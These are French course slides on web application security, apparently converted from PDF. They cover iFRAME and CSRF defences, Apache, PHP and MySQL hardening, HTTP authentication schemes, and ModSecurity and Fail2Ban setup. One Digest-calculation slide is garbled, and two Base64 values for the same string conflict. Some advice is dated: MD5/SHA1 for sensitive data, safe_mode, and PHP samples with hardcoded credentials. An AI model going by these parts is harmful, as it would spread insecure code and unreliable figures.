- ◆ maintenir l'ensemble des logiciels du système à jour (système d'exploitation, antivirus, navigateur, ...) ;
- ◆ désactiver par défaut l'interprétation de langage dynamique dans le navigateur (JavaScript, Flash, ...) ;
- ◆ filtrer via un serveur mandataire (local ou mutualisé) l'affichage des balises iFRAME ;
- ◆ lire les courriels au format texte.

## ***se prémunir des risques liés aux iFRAME***

### ♦ **recommandations aux hébergeurs (surtout mutualisé)**

- ♦ maintenir à jour l'ensemble des logiciels du serveur ;
- ♦ cloisonner les données relatives aux différents sites lorsque l'hébergement est mutualisé.
  - ♦ permet d'éviter une compromission en cascade de l'ensemble des sites ;
- ♦ analyser le contenu des pages et proscrire les balises iFRAME si ces dernières ne sont pas nécessaires au site ;
- ♦ contrôler l'intégrité des pages statiques afin de détecter toute modification illégitime du contenu.

## ***se prémunir des risques liés aux iFRAME***

### ♦ **recommandations aux exploitants du site web**

- ♦ inspection régulière des journaux d'événements ;
- ♦ utilisation de mots de passe forts, particulièrement s'il existe une interface d'administration ;
- ♦ fermer les services inutiles (ftp, smtp, ...).

## **se prémunir des risques liés aux iFRAME**

### ♦ **recommandations aux concepteurs/développeurs**

- ♦ contrôler les variables passées en paramètre lors de l'utilisation de langage de programmation comme PHP ou ASP, par exemple ;
- ♦ contrôler le format des variables si le site possède du contenu dynamique (forum, blog, ...) ;
- ♦ éviter l'utilisation de langage de programmation dynamique (JavaScript, Flash, ...) si cela n'est pas indispensable.

## **Attaque de type CSRF : parades**

- ♦ utiliser uniquement des requêtes **POST**.
- ♦ Les méthodes GET doivent être bannies.
- ♦ Attention toutefois, dans les servlet Java la méthode « doGet() » fait appel à la méthode « doPost() » en redirigeant l'ensemble des paramètres.
  - ♦ Dans ce cas l'utilisation de GET fonctionne. C'est pourquoi l'utilisation de POST n'est pas une protection suffisante.
- ♦ Pour les pages qui manipulent des données sensibles, il faut demander à l'utilisateur de s'authentifier à nouveau.
  - ♦ permet de s'assurer que l'utilisateur est conscient de l'action et l'approuve.
- ♦ L'utilisateur doit toujours vérifier que le lien sur lequel il clique est bien celui de l'application qu'il veut utiliser.

## **se prémunir des attaques de type CSRF**

- ◆ utiliser un jeton qui peut avoir une durée de vie limitée
- ◆ Règle générale : se méfier de tout ce qui vient de l'utilisateur et maintenir à jour son système.
- ◆ bien connaître les applications utilisées (Apache, IIS, MySQL, PostgreSQL...) et le configurer les fonctionnalités au strictement nécessaire.

## **Quelques options et conseils pour la sécurité d'Apache2**

- ◆ Ne pas dévoiler l'identité exacte d'apache
  - ==> positionner les variables **ServerSignature** et **ServerTokens**.
- ◆ **ServerSignature** défini les informations envoyées avec les pages générées par le serveur (page d'erreur, listings FTP, ...)
  - ◆ prend les valeurs : **Full**, **OS**, **Minor**, **Minimal**, **Major** et **Prod**
  - ◆ **Prod** étant le mode le plus discret, il renvoie "Apache"
- ◆ **ServerTokens** défini les informations retournées dans les entêtes HTTP.
- ◆ **désactiver la méthode Trace** (utilisée par les admin pour diagnostiquer le chemin du code à l'intérieur d'une application web).
- ◆ Ajouter dans /etc/apache/conf.d/security
  - ◆ **ServerSignature Off**
  - ◆ **ServerTokens Prod**
  - ◆ **TraceEnable Off**

## **Quelques options et conseils pour la sécurité d'Apache2**

### ◆ Contre les attaques DoS :

- ◆ RequestReadTimeout, KeepAliveTimeout, KeepAlive ...
- ◆ Pour les dossiers :
  - Indexes, FollowSymLinks, Allow, Deny...
- ◆ Utilisez une authentification Digest plutôt que Basic, ou mieux, SSL
- ◆ Évitez l'utilisation de fichiers SSI (**Server Side Includes**)
- ◆ Évitez l'utilisation des fichiers .htaccess avec la directive AllowOverride
- ◆ Avoir à l'esprit que script CGI s'exécute avec mêmes droits que le serveur
- ◆ Il en est de même pour les autres contenus dynamiques avec les modules mod\_php, mod\_perl, etc.

## **Quelques options et conseils pour la sécurité d'Apache2 : exemples**

```
◆ RequestReadTimeout header=10 body=30
◆ KeepAliveTimeout nombre[ms] # durée avant fermeture connexion
◆ KeepAlive On | Off # connexions persistantes (longue durée)
◆ Dans /etc/apache2/sites-available/default
<Directory />
    Order Deny,Allow
    Deny from all
    Options None
    AllowOverride None
</Directory>
<Directory /web>
    Order Allow,Deny
    Allow from all
</Directory>
```

Réduire accès aux seuls  
fichiers du rep WEB

## ***Quelques options et conseils pour la sécurité d'Apache2 : exemples***

- ◆ Désactiver les inclusions coté serveur (dans un tag <Directory>)
  - ◆ Options -Includes
- ◆ Désactiver l'exécution de scripts CGI
  - ◆ Options -ExecCGI
- ◆ Empêcher Apache de suivre les liens symboliques
  - ◆ Options -FollowSymLinks
- ◆ Empêcher le téléchargement de fichiers .htaccess
  - ◆ AccessFileName .htaccess
  - ◆ <Files ~ "^.ht">
    - ◆ Order allow,deny
    - ◆ Deny from all
    - ◆ Satisfy All
  - ◆ </Files>

## ***Quelques options et conseils pour la sécurité d'Apache2 : exemples***

- ◆ Filtrer les adresses IP
  - ◆ Order Deny,Allow
  - ◆ Deny from all
  - ◆ Allow from 192.168.0.0/24

## **Quelques options et conseils pour la sécurité d'Apache2**

- ◆ **Contre les attaques DoS :**
  - RequestReadTimeout, TimeOut, KeepAliveTimeout, KeepAlive...
- ◆ Pour les dossiers :
  - Indexes, FollowSymLinks, Allow, Deny...
- ◆ Utilisez une authentification **Digest** plutôt que Basic, ou mieux, **SSL**
- ◆ Évitez l'utilisation de fichiers SSI (**Server Side Includes**)
- ◆ Évitez l'utilisation des fichiers .htaccess avec la directive **AllowOverride**
- ◆ Avoir à l'esprit que script CGI s'exécute avec mêmes droits que le serveur
- ◆ Il en est de même pour les autres contenus dynamiques avec les modules mod\_php, mod\_perl, etc.

## **Quelques options et conseils pour la sécurité de PHP5**

- ◆ modifier quelques variables pour interdire les variables globales,
  - register\_globals : injecte vos scripts avec toutes sortes de variables
- ◆ ne pas annoncer la présence de PHP dans les headers d'apache, ...
- ◆ Le détail du rôle de chacune des variables est très bien expliqué dans le fichier de configuration **php.ini**.
  - ◆ **expose\_php** = Off
  - ◆ **display\_errors** = Off
  - ◆ **log\_errors** = On
  - ◆ **register\_globals** = Off
  - ◆ **error\_log** = syslog
  - ◆ **ignore\_repeated\_errors** = On
  - ◆ **allow\_url\_fopen** = Off

## **Quelques options et conseils pour la sécurité de PHP5**

- ◆ PHP permet manipuler fichiers, exécuter commandes, ouvrir connexions
- ◆ Quand PHP est utilisé comme **module Apache**, il **s'exécute avec les droits de l'utilisateur sous lequel le serveur web fonctionne**,
  - ◆ Si différents utilisateurs ont des scripts PHP, tout les scripts se retrouvent avec les mêmes droits.
- ◆ Le safe mode tente de résoudre les problèmes de sécurité des hébergements mutualisés..
- ◆ Pour activer le safe mode, il suffit de mettre dans **php.ini** :
  - **safe\_mode = On**

## **Quelques options et conseils pour la sécurité de PHP5**

- ◆ Utilisez le **module de protection Suhosin** de PHP (installé sur Squeeze)
- ◆ 1<sup>ère</sup> partie : petit correctif du cœur de PHP qui met en œuvre quelques *protections de bas niveau* (débordements tampon, failles dans les chaînes)
- ◆ 2<sup>nde</sup> partie : *puissante extension* PHP qui fournit les autres protections
- ◆ Utilisez **open\_basedir** pour confiner les scripts dans une zone bien définie
  - Limite les fichiers pouvant être ouverts par PHP à une architecture de dossiers spécifique
- ◆ Désactivez **allow\_url\_fopen** et **allow\_url\_include** si possible
- ◆ Utilisez **disable\_functions** et **disable\_classes** pour limiter les fonctions des scripts au strictement nécessaire
- ◆ Limitez directive **max\_execution\_time**, **post\_maxsize** et **memory\_limit**
- ◆ Désactivez **file\_upload** si la fonction n'est pas utilisée

## ***Quelques options et conseils pour la sécurité de PHP5***

- ◆ Limitez les informations transmises au client avec `expose_php`
- ◆ N'affichez plus les erreurs avec `display_errors`, `error_reporting`
- ◆ Réglez finement le fonctionnement de vos sessions avec :
  - ◆ `session.auto_start`
  - ◆ `session.name`
  - ◆ `session.use_only_cookies` # éviter attaques qui utilise ID dans url
  - ◆ `session.use_trans_sid`
  - ◆ `session.cookie_domain`
  - ◆ `session.cookie_path`
  - ◆ `session.gc_maxlifetime`
  - ◆ `session.cookie_lifetime`
  - ◆ `session.cookie_secure`, `session.save_path`, ...

## ***Quelques options et conseils pour la sécurité de MySQL***

- ◆ Fixez précisément les droits de chaque utilisateurs
  - avec GRANT et REVOKE par exemple
- ◆ N'utilisez plus l'algorithme de chiffrement des mots de passe de la version 4.1.1
- ◆ Rendre les données sensibles illisibles dans les tables
  - par exemple avec MD5() ou mieux SHA1()
- ◆ Si la connexion client-serveur est non fiable utilisez un tunnel ssh


## **Authentification HTTP 1.1**

- ◆ S'authentifier auprès d'un serveur HTTP (e.g., avec pwd), afin d'accéder aux ressources à accès restreint de celui-ci
- ◆ entêtes [WWW-Authentication & Authorization](#)
- ◆ **authentification basique**
  - ◆ identifiant et mot de passe [circulent en clair !](#)
  - ◆ Déjà prévu dans HTTP 1.0 et hélas très courant sur Internet... :-(
- ◆ **authentification Digest** (1999)
  - ◆ [Hash](#) MD5 d 'un [défi](#).
  - ◆ pas toujours implémenté par les navigateurs et serveurs Web :-(
- ◆ **authentification NTLM**
  - ◆ [Hash](#) MD4 et [DES](#) du pwdpour chiffrer [défi](#) envoyé par serveur
  - ◆ Propriétaire et implémenté sur Internet Explorer et IIS

## **Authentification HTTP 1.1**

- ◆ Lorsqu'un client HTTP demande une ressource protégée au serveur, celui-ci répond de différente façon selon la requête :
- ◆ La requête [ne contient pas d'en-tête HTTP d'identification](#)
  - ◆ serveur répond avec code HTTP **401 (Unauthorized)** et
  - ◆ envoie en-tête d'information sur l'identification demandée
- ◆ La requête [contient les en-têtes HTTP d'identification](#)
  - ◆ Serveur vérifie nom et pwd
    - ◆ Echec ==> serveur répond par code **401**
    - ◆ sinon il répond favorablement (code **200 OK**)

## Authentification HTTP : authentification Basic



## Authentification HTTP : authentification Basic

- Le serveur ne recevant pas d'en-tête d'ID correcte envoie en-tête HTTP du type
  - WWW-Authenticate: Basic realm="DomaineSite"**
- Le serveur indique la méthode requise (Basic), suivie des paramètres.
  - "Basic" ne demande que param "realm": ID domaine de protection
- Client HTTP réessaye la requête en spécifiant l'en-tête HTTP "Authorization".
  - contient méthode (Basic) suivi de **base64 (login:pwd)**
  - Ex : pour user "Aladdin" avec pwd "open sesame", client envoie
    - Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==**
    - Base64('Aladdin:open sesame') =**  
**"QwxdZGRpbjpvcGVuIHNlc2FtZQ=="**



```
$ echo -n 'Aladdin:open sesame' | openssl enc -a -e
```

```
==> QwxdZGRpbjpvcGVuIHNlc2FtZQ==
```

## **Authentification HTTP : authentification Basic**

### ● Limites

- **Simple** :(pas besoin de BD ou de serveur LDAP), MAIS **limitations** :
  - Pas de mécanisme de "déconnection" :
    - lorsqu'on s'est authentifié une fois, on reste authentifié jusqu'à ce qu'on ferme le navigateur.
  - Authentification peu sécurisée (mdp transite "presque" en clair) :
    - l'encodage **base64** facile à inverser
    - Il n'est pas possible de mettre en place une page de **login personnalisée**.
      - Authentification HTTP Basic passe nécessairement par la fenêtre popup par défaut.

## **Authentification HTTP : authentification Digest**

### ● Authentification du client : demande du serveur

- Confidentialité pour accréditations, mais pas pour données transférées
- Mécanismes **Anti-rejet**,
- protège client contre serveur malveillant, (accréditations ne sont jamais connues par serveur)
- Mécanisme de défi :

1. Serveur envoie un challenge au client

HTTP/1.1 401 Authorization Required

`WWW-Authenticate: Digest realm="Digest Realm",  
nonce="uD85Pg==a766f996fa716e4d4592943b5762c73958f0378b",  
algorithm=MD5,  
domain="/digest",  
qop="auth"`

- client répond par une valeur dérivée de ce challenge et d'un secret qu'il partage avec le serveur « **code = H(nonce:secret)** »

1. serveur s'assure que client possède secret en calculant à son tour la réponse et vérifiant la cohérence des deux.

## •Authentification du client : Réponse du client

request-digest = "<" > < KD ( H(A1), unq(nonce-value) )

":" nc-value

`":" unq(cnonce-value)`

":" unq(qop-value)

":" H(A2)

) <">

- **KD** (secret,data) = H(concat(secret, ":", data))
  - **A1** = unq(username-value) ":" unq(realm-value) ":" passwd
    - H(A1) : \$ echo -n 'dummy:Digest Realm:secret' | openssl md5
      - 0c440e535a0afdc350f3f8ba0aa2f271
      - cette empreinte est celle conservée côté serveur (dans .htaccess, généré par htdigest pour un serveur Apache)==> **Le serveur ne connaît pas pwd**
  - **A2** = Method ":" digest-uri-value
    - H(A2) : \$ echo -n 'GET:/digest/' | openssl md5
      - 9942091bc79111e32fecde3962416017

## ◆ Authentification du client (réponse client, suite)

## Calcul de KD (hash de concaténation ...)

```
$ echo -n
```

'0c440e535a0afdc350f3f8ba0aa2f271:  
uD85Pg==a766f996fa716e4d4592943b5762c73958f0378b:

00000001

Be09d67c532a3a02:

Auth:

9942

|openssl md5

| openessi mds

Section 163100-1

Soit : 46f122dedae2a5f8ffb82d6ad605304

H(A1)

1

H(A1)

## serveur

### -compteur

## once client

## Non-structural identification

## H(méthde:uri)

Soit : 46f122dedae2a5f8ffbf82d6ad605304

requête résultante

**est** FT /digest/ HTTP/1.1

Authorization: Digest username="dummy", realm="Digest Realm",  
nonce="uD85Pg==a766f996fa716e4d4592943b5762c73958f0378b", uri="/digest/",  
algorithm=MD5, response="46f122dedaa2a5f8ffb82d6ad605304",  
qop=auth, nc=00000001, cnonce="be09d67c532a3a02"

## Authentification HTTP : .htaccess

- Pour obliger les visiteurs à avoir nom de client et mot de passe pour le site :
  - Le contrôle d'accès se fait au niveau du **répertoire**
  - L'admin fournir au client son mot de passe, le client ne peut pas le modifier lui-même
- Il suffit de placer un fichier .htaccess dans le répertoire à protéger
- Le fichier .htaccess doit être en **lecture pour tout le monde** :

```
AuthUserFile /home/login/admin/.htpasswd  
AuthGroupFile /dev/null  
AuthName "Veuillez vous identifier"  
AuthType Basic  
<Limit GET POST>  
require valid-user  
</Limit>
```

- **AuthUserFile** : chemin **fichier contenant users et pwd.** (à partir de racine)
  - Conseillé de choisir un autre nom que **.htpasswd** pour le fichier de login/pwd
  - Mettre fichier des pwd en dehors de l'arborescence
- **AuthGroupFile** : **définir un droit d'accès à un groupe d'utilisateur.**
  - pointe généralement vers **/dev/null**. Il faut que cette ligne soit présente.
- **AuthName** : texte qui apparaîtra dans la fenêtre demandant le mot de passe.
- **AuthType** : « basic » ou « digest »
- **Limit** : indiquer **ce qui est autorisé et interdit dans le répertoire.**
  - GET et POST : récupération de pages et réponse à certains form.
  - POST : utilisé pour autoriser upload fichiers sous le protocole http
- **Require valid-user** : accepte tous users ayant login : pwd .htpasswd.
- **Require** : limite l'accès à des utilisateurs précis,
  - Ex : **require toto titi** ==> accès limité aux users toto et titi
- **Une fois .htaccess créé, il faut le placer dans répertoire à protéger.**

## Authentification HTTP : .htpasswd

- Il faut ensuite créer le fichier `.htpasswd` avec la commande `htpasswd`
- Le fichier `.htpasswd` doit aussi être en **lecture pour tout le monde** :

```
$ htpasswd -c /home/www2/clients/Login/HTML/.htpasswd toto
```

New password:

Re-type new password:

Adding password for user toto

- Si l'on édite le fichier `.htpasswd` obtient une ligne du style :

- `toto:x3l0HLu5v6mOF`
  - ce qui correspond au login (toto dans ce cas) et son pwd hashé
  - Il y aura une ligne pour chaque utilisateur.

## Authentification HTTP : avec PHP

Au lieu d'utiliser `.htaccess`, on peut aussi utiliser formulaire HTML afin de demander login/pwd

- Les **fonctions d'authentification HTTP de PHP** ne sont disponibles que si PHP est exécuté comme module Apache

- La fonction **Header()** : envoie un entête HTTP

```
<?php  
header('WWW-Authenticate: Basic realm="My Realm");  
header('HTTP/1.0 401 Unauthorized');  
?>
```

- génère apparition fenêtre d'authentification avec méthode spécifiée

- Une fois les champs remplis, l'URL sera de nouveau appelée avec les variables :

**PHP\_AUTH\_User**      contient le nom du client

**PHP\_AUTH\_PW**      contient le mot de passe

**AUTH\_TYPE**           type d'authentification

- Ces variables sont trouvés dans le tableau `$_SERVER`

## Authentification HTTP : authentification Digest

- Un exemple de page personnalisée :

```
<?
echo "Bonjour ${_SERVER["PHP_AUTH_USER"]}.";
?>
```

- La gestion des logins et pwd est alors à la charge du programmeur (max tentatives d'essai) :

```
si login et mdp ne sont pas remplis {
afficher le formulaire
} sinon {
si login et mdp sont invalides {
ré-afficher le formulaire
afficher les erreurs
} sinon {
afficher la "vraie" page}}
```

## Authentification HTTP : authentification Digest

- Exemple de script pour forcer l'authentification d'un client qui veut accéder à une page :

```
<?php
if( !isset($_PHP_AUTH_USER) && !isset($_PHP_AUTH_PW) ) {
Header("WWW-Authenticate: Basic realm=\"Authentification
PHPindex\"");
Header("HTTP/1.0 401 Unauthorized");
echo "Vous ne pouvez pas accéder à cette page";
exit;
}
else {
echo "login : ".$_PHP_AUTH_USER."  
";
echo "mot de passe : ".$_PHP_AUTH_PW."";
} ?>
```

- Au lieu d'afficher les variables globales \$PHP\_AUTH\_USER et \$PHP\_AUTH\_PW, on peut vérifier la validité du nom d'utilisateur et du mot de passe en envoyant ces informations à une base de données, ou en recherchant dans un annuaire LDAP

## Authentification HTTP : authentication Digest

- La fonction **function auth()** permet la vérification pwd et login :

```
$user = "user";
$pwd = "pwd";
function auth(){
    $realm="Authentification PHPindex";
    Header("WWW-Authenticate: Basic realm=\"$realm\"");
    Header("HTTP/1.0 401 Unauthorized");
    echo "Vous ne pouvez pas accéder à cette page";
    exit;
}
if( !isset($PHP_AUTH_USER) && !isset($PHP_AUTH_PW) ) {
    auth();
}
else {
    if( $PHP_AUTH_USER==$user && $PHP_AUTH_PW==$pwd ) {
        echo "Bienvenue sur ce site";
    }
    else{
        auth();
    }
}
```

## Authentification HTTP : authentication Digest

- Le but est que le client puisse être reconnu sur chaque page du site
- Une fonction appelée à chaque début de script par l'intermédiaire d'un script inclus "auth.inc.php"
- Exemple de page :

```
<?
include "auth.inc.php";
# -----
# Reste du script PHP
# -----
?>
```

- Une fois le user et le mot de passe saisis, les variables sont stockées dans le cache du navigateur.

- Elles ne sont demandées qu'une fois mais testées tout de même à chaque clic

## Authentification HTTP : authentication Digest

- Exemple de fichier **auth.inc.php**

```
<?php
$user = "user";
$pwd = "pwd";
function auth() {
//realm="Authentification PHPindex";
Header("WWW-Authenticate: Basic realm=\"$realm\"");
Header("HTTP/1.0 401 Unauthorized");
echo "Vous ne pouvez pas accéder à cette page";
// la redirection est impossible, mais page html d'erreur personnalisée
include "erreur401.html";
exit;
}
if( !isset($PHP_AUTH_USER) && !isset($PHP_AUTH_PW) ) {
auth();
} else {
if( $PHP_AUTH_USER==$user && $PHP_AUTH_PW==$pwd ) {
// la suite du script sera exécutée
} else{
// rappel de la fonction d'identification
auth();
}
}
?>
```

## Authentification HTTP avec Apache

### Panti-rejeu

- situé au niveau “session HTTP”, et non au niveau “requête HTTP” :
- dans le cas du module Apache **mod\_auth\_digest**,
  - la durée de vie du nonce est fixée par paramètre **AuthDigestNonceLifetime**
  - Au delà de cette durée, le nonce est renouvelé, et le client doit s’authentifier à nouveau, (le serveur lui renvoie un code d’erreur 401).
  - On peut donc raisonnablement considérer que seul un service de confidentialité des accréditations est mis en oeuvre, et non un véritable service de non-rejeu.

### Compatibilité

- La méthode d’auth. HTTP Digest est incompatible avec MSIE.
  - incompatibilité tient à une interprétation incorrecte de la RFC 2616 par MSIE (et IIS, par extension).

## Authentification NTLM sur HTTP

Hash MD4 et DES du pwd du user pour chiffrer défi envoyé par serveur

Propriétaire et implémenté sur Internet Explorer et IIS

| Protocole (« NTLMSSP\0) |         |
|-------------------------|---------|
| Type (0x01)             | Réservé |
| Réservé                 |         |
| Taille du domaine       |         |
| Offset domaine          | 0x00    |
| Taille host             |         |
| Offset host             | 0x00    |
| host                    |         |
| domain                  |         |

## Authentification NTLM sur HTTP (4)

| Protocole (« NTLMSSP\0)  |         |
|--------------------------|---------|
| Type (0x02)              | Réservé |
| Réservé                  |         |
| Taille du message (0x28) | Réservé |
| Réservé                  |         |
| Challenge (8 octets)     |         |
| Réservé                  |         |

## Authentification NTLM sur HTTP (5)

| Protocole (« NTLMSSP\0)      |         |
|------------------------------|---------|
| Type (0x03)                  | Réserve |
|                              | Réserve |
| Taille réponse LanMan (0x18) |         |
| Offset réponse LanMan        | 0x00    |
| Taille réponse NTLM (0x18)   |         |
| Offset réponse NTLM          | 0x00    |
| Taille domaine               |         |
| Offset domaine (0x40)        | 0x00    |
| Taille utilisateur           |         |
| Offset utilisateur           | 0x00    |
| Taille host                  |         |
| Offset host                  | 0x00    |
|                              | 0x00    |
| Taille message               | 0x00    |
|                              | Réserve |
|                              | Domaine |
|                              | User    |
|                              | Host    |
| Réponse LanMan               |         |
| Réponse NTLM                 |         |

## WAF : ModSecurity pour Apache

- ◆ Apache mod\_security est un **WAF open source** pour **IIS, Apache, ...**
  - ◆ Filtre/règles pour éviter les attaques du type Cross-site Scripting (XSS) ou d'injection SQL, ...
- ◆ **Core Rules Set (CRS)** : liste de filtres / règles fournis par **OWASP**.
- ◆ Sur Ubuntu 12.04, ces règles sont installées en même temps que mod\_security, mais ne sont pas utilisées...
  - ◆ Pour **les activer**, il faut copier les fichiers de configuration ...

## **WAF : ModSecurity pour Apache**

- ◆ installer quelques packages de prérequis
  - ◆ # apt-get install libxml2-dev liblua5.1-0 lua5.1 apache2-dev build-essential
- ◆ préférable de télécharger mod\_security et l'installer manuellement
  - ◆ # wget http://www.modsecurity.org/download/modsecurity-apache\_2.5.7.tar.gz 33
- ◆ Extraire l'ensemble de fichiers, compiler et installer ce module Apache
  - ◆ # tar zxvf modsecurity-apache\_2.5.7.tar.gz
  - ◆ # cd modsecurity-apache\_2.5.7/apache2/
  - ◆ # ./configure && make && make install
- ◆ Créer fichier qui va être chargé par apache lors appel des modules
  - ◆ # vi /etc/apache2/mods-available/mod-security2.load

## **WAF : ModSecurity pour Apache**

- ◆ ajoute les lignes
  - ◆ LoadFile /usr/lib/libxml2.so
  - ◆ LoadFile /usr/lib/liblua5.1.so.0
  - ◆ LoadModule security2\_module /usr/lib/apache2/modules/mod\_security2.so
- ◆ Charger mod\_security pour qu'il soit pris en compte par apache avec le module unique\_id.
  - ◆ # a2enmod mod-security2
  - ◆ # a2enmod unique\_id
- ◆ dire à apache Où il va charger mod-security
  - ◆ # vim /etc/apache2/conf.d/mod-security2.conf
  - ◆ Puis ajoute la ligne : Include /etc/modsecurity2/\*.conf

## **WAF : ModSecurity pour Apache**

- ◆ **créer des répertoires et fichiers de log**
  - ◆ # mkdir /etc/modsecurity2
  - ◆ # mkdir /etc/modsecurity2/logs
  - ◆ # touch /etc/modsecurity2/logs/modsec\_audit.log
  - ◆ # touch /etc/modsecurity2/logs/modsec\_debug.log
- ◆ **on copie les règles & config (selon l'installation)**
  - ◆ # cp /tmp/modsecurity-apache\_2.5.7/rules/\*.conf /etc/modsecurity2
  - ◆ cp /usr/share/modsecurity-crs/base\_rules/\* /etc/modsecurity/
  - ◆ cp /usr/share/modsecurity-crs/modsecurity\_crs\_10\_config.conf /etc/modsecurity/

## **WAF : ModSecurity pour Apache**

- ◆ **Mettre à jour quelques règles ...**
  - ◆ # vi /etc/modsecurity2/modsecurity\_crs\_10\_config.conf
- ◆ **On remplace SecDebugLog logs/modsec\_debug.log par :**
  - ◆ SecDebugLog /etc/modsecurity2/logs/modsec\_debug.log
- ◆ **Puis SecAuditLog logs/modsec\_audit.log par :**
  - ◆ SecAuditLog /etc/modsecurity2/logs/modsec\_audit.log
- ◆ **Tester la config** (retourne OK si config est bonne)
  - # apache2ctl configtest
- ◆ **démarrer serveur** (service apache2 start) + **mod-security est démarré ?**
  - ◆ # cat /var/log/apache2/error.log | grep ModSecurity

## Tester Apache mod\_security

- ♦ Par défaut, mod\_security fonctionne en détection
- ♦ Mod\_security produira des *alertes* dans
  - ♦ /var/log/apache2/modsec\_audit.log
- ♦ Activer le filtre : bloquer ce qui ressemble à une attaque
  - ♦ ==> modifier /etc/modsecurity/modsecurity.conf
    - ♦ SecRuleEngine On
    - ♦ SecDefaultAction "phase:2,deny,log"
- ♦ Réessayer d'introduire du code javascript dans la textarea
  - ♦ ==> page "Forbidden" sera affichée!

## Fail2Ban : analyse de logs et blocage des attaques

- ♦ Logiciel libre permettant d'*analyser des fichiers de logs* et de *déclencher des actions* si choses suspectes sont détectées.
- ♦ Modularité au niveau des mécanismes de détections basées sur expr régulières ou sur actions : *envoie mail, ajout règles de Firewall, ...*
- ♦ Fail2Ban se base sur un système de *prisons (jails)* que l'on peut définir, activer ou désactiver dans */etc/fail2ban/jail.conf*
- ♦ Une prison (jail) est composée, entre autres, des éléments suivants :
  - ♦ Nom du fichier de log à analyser.
  - ♦ Filtre à appliquer sur ce fichier de log (les filtres se trouvent dans */etc/fail2ban/filter.d* mais il est extensible)
  - ♦ Paramètres permettant de définir si une *action* doit être déclenchée quand le filtre correspond : Nombre de "matchs" (maxretry), intervalle de temps correspondant (findtime)...
  - ♦ Action à mener : liste dans */etc/fail2ban/action.d*

## Outils apache ...

- ◆ Evitez les DDOS par Apache avec
  - **libapache2-mod-evasive**
- ◆ Bloquer les scans de ports avec
  - **PortSentry**
- ◆ <http://www.system-linux.net/blog/2011/05/08/securisation-d'une-machine-avec-portsentry-et-fail2ban-plus-libapache2-mod-evasive/>
- ◆ ...

## Bonnes pratiques

- Formation et sensibilisation
  - Tous les acteurs : MOA pour exprimer besoins, développeurs afin de mettre en place mécanismes appropriés, ...
- Identification des besoins et appréciation des risques
  - **OpenSAMM** permet d'exprimer coûts pour étapes cycle dvpmt
- Conception & implémentation
  - Défense en profondeur
  - Formation développeurs : référentiel documentaire des bonnes pratiques, check-list, API / framework sécurité « sains » ==> guide conception & implémentation de l'OWASP [9]
- Revue de l'infrastructure d'hébergement, SW, Serv appli, serv. BD, FW ...

## OpenSamm

Définit des règles de base pour améliorer la sécurité des appli web.

Aide l'équipes sécurité à chiffrer l'effort à fournir pour sécuriser leurs applications web en cohérence avec la politique sécurité de l'E/se propose 4 volets :

- 1) La **gouvernance** qui inclut la stratégie, les métriques, la politique de sécurité, la compliance et l'éducation des utilisateurs.
- 2) La **construction** qui intègre des modèles et des typologies d'**attaques**, mais aussi la conception d'architecture sécurisée avec les **revues de code**, de design...
- 3) La **vérification** pour analyser le comportement des applications suite à des attaques
- 4) Le **déploiement** dans les infrastructures. Cette norme suggère que, durant cette étape, les équipes développement et réseaux travaillent de concert.

## Bonnes pratiques

- Vérification de la sécurité
  - Audit spécifications, Audit code ==> manuel OWASP, pentests (boite noire, grise, blanche) ==> manuels OWASP, CLUSIF
- Vérifier la sécurité d'une appli Web tout au long du cycle de dvlpmnt
  - **Revue « papier »** ==> dès conception
  - **Audit code** ==> dès l'implémentation
  - **Pentest** ==> au moment des tests utilisateur
  - **Revue d'infrastructure** ==> avant la mise en production
  - Lors de l'**évolution** ou l'ajout e fonctionnalités

## Prise en compte des développements externalisés

- Lors de l'appel à sous-traitance, demander engagements au prestataire :
  - Suivre guide dvpt sécurisé & former ses développeurs à sécurité
  - Documentation archi & mécanismes sécurité mis en place
  - Prendre à son compte corrections failles qui seraient découvertes durant la vie de l'appli, qu'elles soient présentes dans le code écrit, mais aussi dans les éventuels composants
- Test de recette des aspects sécurité avant paiement ...

sécurité doit être prise en compte durant tout le cycle de vie de l'appli web  
Conception ==> développement ==> intégration ==> évolutions  
Aspects techniques, humains, org., bonnes pratiques,